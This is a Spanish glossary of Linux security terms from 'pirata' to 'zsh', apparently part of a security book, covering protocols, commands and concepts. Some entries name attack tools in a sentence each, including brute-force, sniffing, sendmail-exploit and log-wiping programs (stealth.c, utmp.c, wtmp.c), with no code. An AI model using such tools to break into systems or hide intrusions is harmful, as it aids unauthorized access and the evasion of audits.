pirata (cracker) Un pirata es alguien que rompe ilícitamente la seguridad de los sistemas informáticos o del software con intención maliciosa. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

pirata (intruso, hacker) Alguien interesado en sistemas operativos, software, seguridad y en Internet en general. También un programador.

plan de contingencias Procedimientos establecidos que emprende cuando se enfrenta a una emergencia o desastre. Por ejemplo, ¿qué hace cuando falla su servidor web? ¿Qué pasa si el fallo ocurre en un fin de semana? ¿Puede conseguir que alguien vaya a arreglárselo? Todos los administradores de sistemas deben tener un plan de contingencias para protegerse de estas circunstancias no previstas. Amplíe sus conocimientos en el Capítulo 21, "Recuperación de desastres".

POP3 Protocolo de Oficina de Correos (*Post Office Protocol*), un protocolo que permite a las estaciones de trabajo acceder y descargar correo electrónico de Internet desde servidores centralizados.

pop3hack.c Una herramienta de pirateo de fuerza bruta que utiliza POP3. Véase también POP3.

portscan.c Una herramienta de pirateo que rastrea puertos abiertos, buscando servicios que se estén ejecutando. Amplíe sus conocimientos en el Capítulo 8, "*Scanners*".

POSIX Interfaz de sistema operativo portátil (*Portable Operating System Interface*), un estándar de programación. Una aplicación que sea sumisa a POSIX es trasladable fácilmente a plataformas distintas de aquéllas en las que se compiló. El estándar POSIX promueve el desarrollo de programas que se pueden ejecutar en muchos sistemas operativos diferentes, no sólo en uno.

PostScript Un lenguaje de texto, imagen e impresión. Los documentos Post*Script* expresan texto y geometría de imagen en un lenguaje que entienden las impresoras y aplicaciones.

PPP Protocolo Punto a Punto (*Point-to-Point Protocol*), un protocolo de comunicación utilizado entre máquinas que soporta interfaz en serie, como modem. PPP se utiliza normalmente para proporcionar y permitir acceder a servicios de enlace telefónico a proveedores de servicio de Internet.

PPP DES El Protocolo de encriptación PPP DES (*PPP DES Encryption Protocol*), que aplica la protección Encriptación Estándar de Datos (*Data Encryption Standard*) para vínculos Punto a Punto. Es un método para proteger el tráfico PPP contra *sniffers*.

primer plano Un espacio en el que se ejecutan los programas y se pueden ver sus salidas en tiempo real. Compare con segundo plano.

proceso Un programa o trabajo que se está ejecutando en la actualidad. Véase también trabajo.

propietario La persona (o proceso) con privilegio de lectura, escritura o acceso a un archivo, directorio o proceso dados. El administrador de sistemas asigna las propiedades. Sin embargo, la propiedad se puede asignar en ciertos casos automáticamente por el sistema operativo. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

protocolo Un conjunto de normas estandarizadas que gobiernan la comunicación o la forma en que son transmitidos los datos.

protocolo de autentificación de contraseñas (***Password Authentication Protocol***) Un protocolo utilizado para autentificar usuarios PPP.

protocolo de autentificación de intercambio de desafío (***Challenge Handshake Authentication Protocol, CHAP***) Protocolo (a menudo utilizado con PPP) que desafía a los usuarios a verificar su identidad. Si se hace adecuadamente, el usuario es autentificado. Si no, se le niega el acceso. Véase la RFC 1344 para obtener más información.

protocolos de autentificación PPP Un conjunto de protocolos utilizados para mejorar la seguridad del Protocolo Punto a Punto (*Point-to-Point Protocol*). (Por favor, véase la RFC 1334.)

protocolo de direcciones inversas (*Reverse Address Protocol, RARP*) Un protocolo que convierte direcciones Ethernet en direcciones IP.

protocolo de identificación (***Identification Protocol, IDENT***) Un protocolo basado en TCP para identificar usuarios. IDENT es una versión moderna más avanzada del Protocolo de autentificación (*Authentication Protocol*). Puede obtener más información en la RFC 1413.

protocolo de inicialización Un protocolo de red que se utiliza para realizar un inicio remoto. Las estaciones sin disco a menudo utilizan un protocolo de este tipo para contactar con un servidor de inicio. En respuesta, este servidor envía comandos de inicio. Amplíe sus conocimientos en el Capítulo 3, "Instalación".

protocolo de pasarela fronteriza (***Border Gateway Protocol, BGP***) Un protocolo que facilita la comunicación entre los *routers* que sirven de pasarelas.

protocolo de resolución de direcciones (***Address Resolution Protocol, ARP***) convierte las direcciones IP en direcciones físicas. Amplíe sus conocimientos en el Capítulo 9, "*Spoofing*".

protocolo de servidor de autentificación (***Authentication Server Protocol***) Un servicio de autentificación basado en TCP que puede verificar la identidad de un usuario. (Véase RFC 931.)

protocolo dinámico de configuración de *hosts* (***Dynamic Host Configuration Protocol, DCHP***) DCHP proporciona y automatiza la funcionalidad de tabla de direcciones, donde el sistema asigna automáticamente direcciones de red dinámicas a nuevas sesiones según se necesite.

protocolo de gestión de red simple (***Simple Network Management Protocol, SNMP***) SNMP, un protocolo que proporciona gestión centralizada de redes basadas en TCP/IP (particularmente aquéllas conectadas a Internet.)

protocolo de Internet de línea segura (***Serial Line Internet Protocol***) SLIP, un protocolo de Internet diseñado para conexiones basadas en comunicaciones en serie (como conexiones telefónicas o conexiones COM port/RS232).

protocolo de seguridad SNMP El protocolo de gestión de red simple (*Simple Network Management Protocol*) se utiliza para gestión y protección de redes y *hosts* remotamente. Dentro del paquete SNMP hay una serie de protocolos relacionados con seguridad. Puede obtener más información sobre ellos en la RFC 1352.

protocolo de transferencia de archivos(*File Transfer Protocol, FTP*) Un protocolo utilizado para transferir archivos desde un *host* TCP/IP a otro.

protocolo de transferencia de archivo trivial (*Trivial File Transfer Protocol, TFTP*) Un protocolo de transferencia de archivos anticuado raramente utilizado ahora en Internet. TFTP es muy parecido a FTP sin autentificación, pero es frecuentemente utilizado en LAN y por routers, terminales X y otras unidades de red.

protocolo de transferencia de correo simple (*Simple Mail Transfer Protocol, SMTP*) El protocolo de correo electrónico normalmente utilizado por Internet. (Por favor, véase la RFC 821.)

protocolo de transferencia de hipertexto (*Hypertext Transfer Protocol, HTTP*) El protocolo utilizado para mover hipertexto por Internet, y el protocolo subyacente de WWW.

protocolo de túnel punto a punto (*Point-to-Point Tunneling Protocol, PPTP*) PPTP es un formato especializado de PPP. Su diseño único hace posible encapsular o empaquetar protocolos no TCP/IP dentro de PPP. A través de este método, PPTP permite a dos o más LAN conectarse utilizando Internet como un conducto. PPTP es un gran paso adelante, ya que previamente se utilizaban costosas líneas contratadas para realizar esta tarea. En muchos casos esto era prohibitivo.

protocolo NetBIOS Un protocolo de transporte ligero de alta velocidad utilizado en redes de área local, particularmente aquellas que ejecuten Gestor LAN (*LAN Manager*).

protocolo SOCKS Un protocolo que ofrece *firewall* no seguro transversal para servicios basados en TCP. (Por favor, véase 1928.)

proxy Un *proxy* es un servidor que se coloca en frente de su cliente y, al hacerlo, lo oscurece y protege de un ataque. Por ejemplo, cuando utiliza un *proxy* y apunta su navegador web a http://www.mcp.com, el servidor *proxy* recibe esta petición, se conecta a mcp.com, consigue los datos pedidos y devuelve estos datos a su navegador. Durante este intercambio, su máquina nunca se conecta realmente con mcp.com. El *proxy* lo hace por usted. Amplíe sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

ps Un comando de Linux para listar procesos actuales. Para listar todos los procesos actuales, utilice el comando ps. Para listar todos los procesos que se estén ejecutando actualmente en su máquina, utilice el comando ps -A.

puerta trasera Un programa oculto abandonado por un intruso que le permite futuro acceso a un anfitrión víctima. Este término es intercambiable con el término más anticuado "puerta trampa". Además, en criptografía, es un mecanismo o fallo creado intencionadamente en un esquema criptográfico que permite al diseñador,

al Gobierno, o a otras partes interesadas, desencriptar fácilmente datos encriptados. Esto les permite ver subrepticiamente datos que se supone que no deberían ver. Las puertas traseras, son, por tanto, mala cosa. Amplíe sus conocimientos en el Capítulo 6, "Código dañino".

Python Un lenguaje de *script* potente y orientado al objeto que viene con Linux. Véase la página del manual de Python para obtener más información.

RAID Matriz redundante de discos inexpresivos (*Redundant Array of Inexpensive Disks*), un gran número de discos duros conectados juntos que actúan como una sola unidad. Los datos se propagan a través de varios discos y un disco guarda información de comprobación para que, si falla un disco, los datos puedan ser reconstruidos.

root (raíz) El superusuario o cuenta administrativa de potencia total en sistemas Linux; el administrador de sistemas (que probablemente será usted).

rcmd Un comando de Linux para ejecutar comandos en *hosts* remotos.

rcp Un comando de Linux para copiar archivos desde *hosts* remotos.

reboot Un comando de Linux para parar y reiniciar el sistema.

redes de IP de clase A (*Class A IP networks*) En las direcciones de red IP de clase A, los bits del 1-7 representan a la red y los bits del 8-31 representan al *host*. Por consiguiente, las Redes de clase A pueden soportar hasta 16 millones de *hosts*.

redes de IP de clase B (*Class B IP networks*) En las direcciones de red IP de clase B, los bits del 2-15 representan a la red y los bits del 16-31 representan al *host*. Por consiguiente, las Redes de clase B pueden soportar hasta 65.536 *hosts*.

redes de IP de clase C (*Class C IP networks*) En las direcciones de red IP de clase C, los bits del 3-23 representan a la red y los bits del 24-31 representan al *host*. Por consiguiente, las Redes de clase C pueden soportar hasta 256 *hosts*.

red privada virtual (*Virtual Private Network, VPN*) La tecnología VPN permite a las empresas que tienen líneas contratadas formar un circuito seguro y cerrado a través de Internet. De esta forma, dichas empresas se aseguran de que los datos intercambiados entre ellas y sus contrapartes están seguros (y normalmente encriptados). Obtenga más información en el Capítulo 10, "Protección de los datos en tránsito".

repetidor Una unidad que refuerza una señal para que pueda viajar a grandes distancias.

replicar Replicar es la práctica de duplicar volúmenes de disco con propósitos de redundancia. Normalmente, esto se realiza en unidades separadas o, incluso, en *hosts* distintos. Por ejemplo, supongamos que la unidad 1 contiene un sitio web completo y funcional. Para evitar la redundancia, se duplica la unidad 1 en las unidades 2 y 3. De este modo, si la unidad 1 muere, su sitio web permanece intacto. Esto es importante no sólo por seguridad, sino también en las situaciones de comercio electrónicas donde no puede permitirse de ninguna manera un tiempo muerto.

retrollamada Los sistemas de retrollamada aseguran que un anfitrión de confianza ha iniciado la conexión actual. El *host* conecta, se mantiene un breve intercambio y se corta la conexión. Entonces, el servidor vuelve a llamar al *host* solicitante.

RFC Petición de comentarios (*Request for Comments*), las notas de trabajo de la comunidad de desarrollo de Internet. Son frecuentemente utilizadas para proponer nuevos estándares. Se puede encontrar un gran depósito de documentos RFC en http://www.internic.net.

rhosts El archivo de usuarios y *hosts* fiables, donde se especifican dichos usuarios y *hosts*.

RIP Protocolo de información de ruta (*Routing Information Protocol*), que permite a los *hosts* de Internet intercambiar información de ruta. (Por favor, véase la RFC 1058 para obtener más información.)

RISC Computadora de conjunto de instrucciones reducido (*Reduced Instruction Set Computer* (Sparc, RS600, SGI)), una computadora que ejecuta un procesador que consiste en instrucciones simples y modos de direcciones limitados. Los procesadores RISC obtienen como resultado beneficios de rendimiento importantes. Compare con CISC.

rlogin Un programa Linux que le permite conectar su terminal con *hosts* remotos. rlogin es muy parecido a telnet, excepto que rlogin le permite evitar introducir su contraseña cada vez que hace *log in*.

ROUTER Una unidad que dirige los paquetes hacia adentro y hacia fuera de la red. Muchos *routers* son sofisticados y pueden funcionar como *firewall*.

RSA RSA es el sistema y algoritmo de criptografía de claves públicas Rivest-Shamir-Adleman. Es extremadamente popular porque puede integrarse sin problemas en muchas aplicaciones (y lo ha sido, en aplicaciones importantes como Netscape Communicator y Microsoft Internet Explorer). Obtenga más información en http://www.rsa.com.

rsh *Shell* remota. Un programa para enviar comandos *shell* remotamente.

ruta absoluta La ruta completa del recurso especificado, comenzando en la raíz. Por ejemplo, la ruta completa de csh es, en realidad, /bin/csh. En referencia a los URL en *scripts*, una ruta absoluta es todo el camino, en el interior (/var/http/myhost.com/index.html) o en el exterior (http://www.myhost.com/index.html), en oposición a /index.html.

ruta La ruta de direcciones completa a un directorio o archivo en particular. Aquí tiene una ruta al archivo passwd en el directorio /etc: /etc/passwd. Véase también $PATH.

ruta adaptable Ruta diseñada para adaptarse a la carga de red actual. Las rutas adaptables dirigen los datos a través de cuellos de botella y áreas de red congestionadas.

rwhois Protocolo whois de referencias, que proporciona acceso a la base de datos de registro de whois, que almacena la información de registro de nombre de dominio de Internet.

salida estándar (STDOUT) Salida de los programas de computadora. Esta salida se imprime normalmente en su terminal. Por ejemplo, cuando utiliza el comando ls, Linux responde con una salida estándar de qué archivos existen en su directorio. Esta lista de archivos es la salida estándar.

SATAN (*Security Administrator's Tool for Analyzing Networks*, Herramienta de Seguridad de Administradores para el Análisis de Red) SATAN es un *scanner*, una utilidad que probará su *host* para buscar posibles debilidades de seguridad. Si SATAN encuentra dichas debilidades, le ofrece un tutorial que explica el impacto del agujero y cómo arreglarlo. Cuando se utiliza maliciosamente, SATAN es una herramienta de pirateo potente. Sin embargo, hay herramientas que detectan automáticamente rastreos de SATAN, incluyendo Courtney y Gabriel. SATAN es sólo para UNIX/Linux.

scp El programa de copias seguras utilizado para el copiado remoto seguro de archivos. Más seguro que el antiguo rcp.

SCSI Interfaz de sistema para computadoras pequeñas (*Small Computer System Interface*).

SDK Herramientas de desarrollo de software (*Software Development Kit*).

segundo plano El lugar al que envía los procesos de baja prioridad. En Linux, los procesos pueden ejecutarse en el primer plano (en cuyo caso su salida se imprime directamente en la terminal a tiempo real) o en el segundo plano. Cuando es en el segundo plano, los procesos no interrumpen la sesión de su terminal hasta que necesitan más datos (o necesitan notificarle que han terminado). Es una reliquia de los viejos tiempos, cuando sólo podía acceder a una terminal virtual a la vez. Hoy en día, puede acceder a nuevas líneas de introducción de comandos y a nuevas sesiones de terminal moviéndose sucesivamente por terminales virtuales de Linux. Puede hacerlo manteniendo presionada Alt y presionando F1, F2, F3, F4, F5 o F6. Linux le ofrece 6 terminales virtuales por defecto. Envíe procesos al segundo plano cuando piense que tardará mucho o que producirán una salida voluminosa que no necesita ver. Para enviar un proceso al segundo plano, utilice el comando más el símbolo (&). Por ejemplo:

```
$mycommand & <return>
```

Esto envía el programa mycommand al segundo plano.

Seguridad Barracuda (*Barracuda Security*) Unidades de seguridad física para IBM y compatibles. Estos productos incluyen sistemas de paginado automático que le avisan cuando ocurre una manipulación. Mire Barracuda en http://www.barracudasecurity.com/.

senda de auditoría En términos generales, su senda de auditoría son todos los datos utilizados para grabar, seguir la pista, analizar e informar de actividad de red

(y el camino que toma para derivar esos datos de su fuente original). Por ejemplo, podría tener *logs* de acceso en bruto de su servidor web. Para hacerlos más legibles, podría emplear un *script* especial que extraiga los datos y los haga más manejables. A partir de aquí, puede empezar a aislar eventos particulares (como peticiones de un archivo en particular desde una dirección en particular). Para terminar, de todo esto puede sacar una conclusión sobre la actividad sospechosa. Todos estos documentos y procedimientos constituyen una senda de auditoría. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

sensibilidad de letra Una condición en la que el sistema diferencia entre letras mayúsculas y minúsculas.

servicio de autentificación de red Kerberos (*Kerberos Network Authentication Service*) Un esquema de autentificación basado en terceras personas y en licencias que puede integrarse fácilmente en las aplicaciones de red. Para obtener más detalles véase la RFC 1510.

servidor de archivos Una computadora que sirve como fuente centralizada de archivos.

SET Transacción electrónica asegurada (*Secured Electronic Transaction*), un estándar de protocolos seguros asociados con transacciones comerciales y de tarjetas de crédito en línea. (VISA y MasterCard son los punteros en desarrollo del protocolo SET.) Su propósito claro es hacer más seguro el comercio electrónico. Obtenga más información en el Capítulo 15, "Protocolos web seguros".

shadow El archivo de contraseñas *shadowed* (/etc/shadow).

shadow.c Una utilidad de pirateo para obtener las entradas de contraseñas *shadowed.*

Shadow in a Box Herramientas para *shadowing* de contraseñas (un complemento).

shadowing La práctica de aislar valores de contraseñas encriptadas para alejarlas del ataque de un atacante. Las contraseñas todavía son utilizables, pero están ocultas a los ojos de los demás. Normalmente están guardadas en /etc/shadow.

shell C La *shell* C (csh), un intérprete de lenguaje (*shell*) que soporta sintaxis y lenguaje de programación C.

showmount Un programa de Linux para mostrar información de montaje para un servidor NFS. Al utilizar showmount puede descubrir los nombres de sistemas de archivos exportados.

shutdown Un comando de Linux para cerrar el sistema.

sistema operativo de red Un sistema operativo para redes, como Netware o Windows NT.

sistemas fiables Un sistema operativo u otro sistema que tienen seguridad suficiente para poder utilizarse en entornos donde se trata con información clasificada.

S/Key Un sistema de contraseñas de una vez que asegura conexiones. En S/Key, las contraseñas nunca se envían a través de la red y, por tanto, no pueden ser rastreadas. Por favor, véase la RFC 1760 para obtener más información. Véase también el Capítulo 5, "Ataques a contraseña".

smh.c Una herramienta de pirateo que obtiene acceso de alto nivel explotando las vulnerabilidades de envío de correo (sendmail) 8.6.9. Obtenga más información en el Capítulo 12, "Seguridad en el correo".

sniffer Hardware o software que captura diagramas de datos por la red. Puede utilizarse legítimamente (por un ingeniero que esté intentando diagnosticar problemas de red) o ilegítimamente (por un pirata). Obtenga más información en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

sniffit Un *sniffer* pirateado para Linux.

SNPP Protocolo de paginado de red simple (*Simple Network Paging Protocol*), utilizado para transmitir mensajes sin cable desde Internet a paginadores. (Por favor, véase la RFC 1861 para obtener más información.)

sólo lectura Cuando un sistema de archivos es de sólo lectura, los usuarios pueden leerlo pero no pueden escribir en él. Véase también acceso de lectura.

SONET Red óptica sincronizada (*Synchronous Optical Network*), un estándar de red de extremada velocidad. Las redes sometidas pueden transmitir datos a 2Gbps (gigabits por segundo) o incluso más rápido. (¿Tiene un casco antigolpes?)

spoofing Cualquier procedimiento que implique hacerse pasar por otro usuario o *host* para obtener acceso no autorizado al objetivo. Obtenga más información en el Capítulo 9, "*Spoofing*".

spoofing DNS Una técnica a través de la cual un atacante compromete un servidor de Servicio de nombre de dominio (*Domain Name Service*). Puede hacerse corrompiendo la memoria inmediata de DNS o por ataques de "hombre en el medio", donde su máquina se hace pasar por el servidor DNS legítimo. Amplíe sus conocimientos en el Capítulo 9, "*Spoofing*".

spoofing de Ethernet Cualquier procedimiento que implique asumir la dirección de otro *host* de Ethernet para obtener acceso no autorizado al objetivo. Amplíe sus conocimientos en el Capítulo 9, "*Spoofing*".

spoofing de IP Cualquier procedimiento por el cual un atacante asume la dirección IP de otro anfitrión para obtener acceso no autorizado al objetivo.

SP3 Protocolo de seguridad de red en capas (*Network Layer Security Protocol*).

SP4 Protocolo de seguridad de transporte en capas (*Transport Layer Security Protocol*).

spy.c Un programa de pirateo que le permite hacer escuchas en *logins*.

SQL Lenguaje de búsqueda estructurada (*Structured Query Language*). Lenguaje de búsqueda de bases de datos relacionales.

ssh El cliente Secure Shell. La Secure Shell es un programa que encripta sesiones remotas en estilo Telnet/R*login*.

ssh-agent El agente de autentificación de Secure Shell.

sshd El servidor de Secure Shell. La Secure Shell es un programa que encripta sesiones remotas en estilo Telnet/R*login*.

ssh-keygen El generador de claves de autentificación de Secure Shell.

stealth.c Una herramienta de pirateo que elimina la evidencia de intrusiones. Obtenga más información en el Capítulo 19, "*Logs* y auditorías", y en el 20, "Detección de intrusiones".

sudo Un programa de Linux que permite a los administradores de sistemas dar a los usuarios el poder de ejecutar comandos como un superusuario.

suma de verificación Un valor numérico compuesto de la suma total (o un número finito) de los bits de un archivo. Las sumas de verificación no sólo se utilizan en seguridad, sino también para verificar la integridad de un archivo. Por ejemplo, muchos paquetes de acceso remoto las utilizan para verificar que los datos transmitidos llegan intactos a su destino. Normalmente, una suma de verificación se genera en el origen. Esto se comprueba en el destino. Si hay coincidencia, todo ha ido bien. Si no, se vuelven a enviar los datos. Amplíe sus conocimientos en el Capítulo 6, "Código dañino".

syslogkd El servidor de *log* del sistema Linux, que hace *log* de mensajes de sistema y *kernel* y eventos significativos. Con más precisión, syslogkd le da a Linux la funcionalidad que Event Viewer (el Visor de eventos) le da a Windows NT, excepto que syslogkd es bastante más retorcido.

tabla de hosts Cualquier registro de direcciones de red y nombres de anfitrión coincidentes. Estas tablas se utilizan para identificar el nombre y la localización de todos los *hosts* de su red y se consultan antes de transmitir los datos. (Piense en una tabla de *hosts* como en una agenda personal de direcciones de máquinas.)

tar tar (abreviatura de tape archive, archivo en cinta) es un programa para archivar múltiples archivos agrupándolos juntos. Pueden desempaquetarse posteriormente en sus localizaciones originales. Muchos paquetes de software vienen con tar (y comprimidos). Para obtener más información, véase la página del manual de tar.

tarjeta de interfaz de red (*Network Interface Card*) Una tarjeta adaptadora que permite a su computadora unirse a un cable de red. También conocida como NIC.

Tcl Un lenguaje para hacer *script* que, utilizado en conjunción con tk, puede utilizarse para crear aplicaciones gráficas complejas. Véase la página del manual de Tcl para obtener más información.

tcpd tcpd hace *log* (y puede denegar o permitir) telnet, finger, FTP y otras conexiones.

tcpdchk tcpdchk verifica que sus configuraciones tcp_wrapper (sus normas de permiso/denegación y cosas así) son correctas.

tcpdump tcpdump es una herramienta de rastreo de red.

TCP/IP Protocolo de control de transmisión/protocolo de Internet (*Transmission Control Protocol/Internet Protocol*), los protocolos utilizados por Internet.

tcsh tcsh es una popular *shell* que ofrece compatibilidad con csh, pero también edición de línea de comando mejorada, completitud de comando y control de histórico.

telnet Un protocolo y una aplicación que le permiten controlar su sistema desde localizaciones remotas. Durante una sesión telnet, su máquina responde con precisión como lo haría si realmente estuviera trabajando en su consola.

TEMPEST Tecnología de supervivencia de pulsos electromagnéticos transitorios (*Transient Electromagnetic Pulse Surveillance Technology*), la práctica y estudio de captura o estudio de señales elctromagnéticas que emanan de una unidad, en este caso de una computadora. La protección TEMPEST es cualquier sistema de seguridad de computadoras diseñado para evitar dicha escucha.

terminador Un tapón que se coloca al final de un segmento de cable coaxial de Ethernet. Este tapón termina la señal de la red.

terminal sin procesamiento Un terminal de modo texto sin unidades de disco ni ratón, un sistema esquelético que se compone sólo de un teclado y una terminal. Puede enganchar estos terminales en Linux como terminales extra a través del puerto serie.

texto despejado A veces llamado texto libre de toda sospecha, el texto despejado es texto sin cifrar. Este término se utiliza cuando se está comparando texto despejado con texto cifrado, que está encriptado.

TFTP Protocolo de transferencia de archivo trivial (*Trivial File Transfer Protocol, TFTP*).

tiempo de acceso El tiempo de acceso es el tiempo durante el cual un usuario puede acceder a un objeto o recurso en particular. Por ejemplo, un administrador podría restringir la capacidad de *logging* de un usuario a los días laborables entre las 8:00 a.m. y las 5:00 p.m. Ése es el tiempo de acceso del usuario. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

topología El método o sistema en el cual está diseñada físicamente su red. Topo*log*ías normales son las de estrella, bus, anillo y malla. Cada topo*log*ía tiene sus ventajas y desventajas, y cada una tiene sus implicaciones de seguridad. Por ejemplo, la topo*log*ía bus coloca todas las máquinas en la misma red y banda, y, por tanto, permite a los atacantes escuchar de forma bastante fácil. Obtenga más información en el Capítulo 2, "Seguridad física".

trabajo Cualquier proceso que haya comenzado. Linux sigue la pista de todos los trabajos para que pueda seguir su progreso, o incluso acabar con ellos. Véase también control de trabajos y número de trabajo.

traceroute Un programa de Linux que traza la ruta entre su máquina y un *host* remoto. (Existe una versión de traceroute llamada tracert.exe para Windows 95, 98 y NT.) Una traceroute típica es así:

```
C:\>tracert 207.171.0.111

Tracing route to traderights.pacificnet.net [207.171.0.111]
over a maximum of 30 hops:

 1 150 ms 150 ms 151 ms tnt1.isdn.jetlink.net [206.72.64.13]
 2 150 ms 141 ms 140 ms jl-bb1-ven-fe0.jetlink.net [206.72.64.1]
 3 151 ms 150 ms 150 ms 166.48.176.17
 4 150 ms 161 ms 150 ms core1.Bloomington.cw.net [204.70.4.161]
 5 370 ms 381 ms 420 ms langlsr2-4-0.ca.us.ibm.net [165.87.156.174]
 6 200 ms 150 ms 160 ms 165.87.157.129
 7 150 ms 160 ms 150 ms ded1-fe0-0-0.lsan03.pbi.net [206.13.29.196]
 8 160 ms  *   150 ms 206.171.134.34
 9 170 ms 201 ms 180 ms traderights.pacificnet.net [207.171.0.111]

Trace complete.
```

transceiver Una parte esencial de una tarjeta de interfaz de red (*Network Interface Card, NIC*) que conecta el cable de red con la tarjeta. Muchas tarjetas T base 10 los tienen, pero en algunos casos es posible que tenga que conseguir un *transceiver* para ir de un puerto AUI a T base 10. Ya no son fáciles de encontrar y es posible que tenga que pedirlos especialmente.

transmisión dúplex completa Cualquier transmisión en la que los datos se transmiten en ambas direcciones simultáneamente.

TripWire Un comprobador de integridad de archivos (un complemento).

troyano o caballo de troya Una aplicación o código que, sin saberlo el usuario, realiza tareas subrepticias y no autorizadas que pueden comprometer la seguridad del sistema. Obtenga más información en el Capítulo 6, "Código dañino".

ttysnoop Un programa que permite a los administradores de sistemas fisgonear en una sesión tty de un usuario.

tunelado La práctica de encerrar un protocolo dentro de otro para trasladar lo entre dos puntos. Utilizada frecuentemente con encriptación para proteger los datos de cualquiera que pudiera estar rastreando la red subrepticiamente.

UDP Protocolo de diagramas de datos de usuario (*User Datagram Protocol*), un protocolo sin conexión de la familia TCP/IP. Los protocolos sin conexión transmiten datos entre dos *hosts* si no tienen actualmente una sesión activa. Dichos protocolos son considerados no fiables porque no hay garantías absolutas de que los datos lleguen como se deseaba. Para obtener más información véase la RFC 768.

udpscan.c Una herramienta de pirateo que rastrea buscando servicios UDP vivos. Obtenga más información en el Capítulo 8, "*Scanners*".

UID Véase ID de usuario.

unidad de transmisión máxima (*Maximum Transmission Unit, MTU*) Un valor que indica el paquete más grande que puede ser transmitido. Mucha gente ajusta este valor y a menudo obtiene un mejor rendimiento aumentándolo o disminuyéndolo.

unwho.c Una herramienta de pirateo que elimina la evidencia de intrusiones. Obtenga más información en el Capítulo 19, "*Logs* y auditorías", y en el 20, "Detección de intrusiones".

UPS Unidad de energía ininterrumpida (*Uninterruptible Power Supply*), una unidad de energía de seguridad para utilizar cuando el suministro principal está interrumpido. Normalmente son baterías que pueden soportar su red sólo de 20 a 30 minutos.

usuario Cualquiera que utilice un sistema de computadoras o recursos del sistema.

utmp.c Una herramienta de pirateo que elimina la evidencia de intrusiones. Obtenga más información en el Capítulo 19, "*Logs* y auditorías", y en el 20, "Detección de intrusiones".

uuencode Un formato de archivo utilizado para transportar archivos binarios a través de correo electrónico. El correo electrónico es de texto plano, los archivos binarios no. Por tanto, se utiliza uuencode para convertir archivos binarios en texto para poder transportarlos por correo.

variable de entorno Las variables de entorno son valores que se almacenan en memoria, indicando su *shell* predeterminada, directorio root, directorio de correo predeterminado, ruta, nombre de usuario, zona horaria, etc. La *shell* utiliza estas variables de entorno para determinar dónde enviar el correo, almacenar sus archivos, encontrar comandos, etc. Hay muchas variables de entorno y se configuran automáticamente cuando se conecta. Véase también $HOME, $LOGNAME, $MAIL, $PATH, $SHELL, $TERM y $TZ.

vipw Utilice vipw para editar con seguridad el archivo de contraseñas.

virus Un programa que se autoreplica o propaga (a veces de forma maliciosa) que se une a otros ejecutables, unidades o plantillas de documentos infectando el archivo o *host* objetivo. Obtenga más información en el Capítulo 6, "Código dañino".

visudo Utilice visudo para editar con seguridad sudoers. Véase también sudo.

volcado de núcleo Un archivo abandonado por un programa que falló. Con frecuencia se puede saber por qué falló el programa analizando los volcados de núcleo.

vulnerabilidad (hueco, agujero) Este término se refiere a cualquier debilidad del sistema, en hardware o software, que permite a los intrusos obtener acceso no autorizado a servicios denegados.

w Un comando de Linux que muestra quién está haciendo *log in* y lo que está haciendo. Compare con who.

WAN Red de área general (*Wide area network*).

who Un comando de Linux que obtiene información de los usuarios que están haciendo *log* actualmente. Proporciona salidas como las de w, pero menos extensas.

whois Un comando de Linux que busca información del nombre de *host* (como whois mcp.com).

wtmp.c Una herramienta de pirateo que elimina la evidencia de intrusiones. Obtenga más información en el Capítulo 19, "*Logs* y auditorías", y en el 20, "Detección de intrusiones".

X Un sistema de ventanas (y también un protocolo de trabajo en red) desarrollado por el Massachusetts Institute of Technology (Instituto de Tecnología de Massachusetts). X es independiente de la plataforma y proporciona acceso a red de alta velocidad a través del modelo cliente-servidor.

xscan.c Una herramienta de pirateo que rastrea buscando clientes X vulnerables. Obtenga más información en el Capítulo 8, "*Scanners*".

zsh La *shell* Z (de Paul Falstad), que se parece mucho a ksh y sh y es bastante popular en los círculos de Linux.